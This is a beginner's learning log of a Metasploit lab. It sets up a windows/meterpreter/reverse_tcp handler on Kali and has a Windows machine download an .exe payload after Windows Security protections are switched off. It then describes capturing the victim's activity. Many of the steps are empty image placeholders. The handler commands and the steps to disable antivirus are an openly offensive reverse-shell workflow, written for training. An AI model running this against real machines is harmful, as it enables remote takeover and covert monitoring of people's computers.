Day 16 of Learning Cyber Security

Platform: Kali Linux

Name: Ayesha Nadeem

Topic: Metasploit


Contact Me: ayeshanm8@gmail.com

Date: 16th July, 2025

Metasploit: Windows Exploitation


Fetch IP

Command 1:



Generate payload

Command 2:




Put your IP in LHOST

Start server


Command 3:

In new terminal start server and leave it running



Open MSFconsole

Command 4:



Command 5:

```
msf6 > use exploit/multi/handler
```

Command 6:

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Command 7:

```
msf6 exploit(multi/handler) > set LHOST [redacted]
LHOST ⇒ [redacted]
```

Insert Kali IP here!

Command 8:

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

Command 9:

```
msf6 exploit(multi/handler) > exploit
```

Review Commands:


```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [redacted]
LHOST ⇒ [redacted]
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on [redacted]:4444
```

Download Payload:


Step 1:

- Go to virtual windows (preferable) or host windows.
- Open start menu and search Windows Security
- Click on virus protection
- Click on manage setting link
- Turn off all toggles




Step 2:


- Go to virtual windows
- Open browser
- Type https://<kalilinuxIP>/ayeshanadeem.exe
- Hit enter




Step 3:



Step 4:




Step 5:




Capture activity:


Command 10:


Command 11:




Results:









What so ever activities are being done on Windows. It also capture in Kali Linux meanwhile.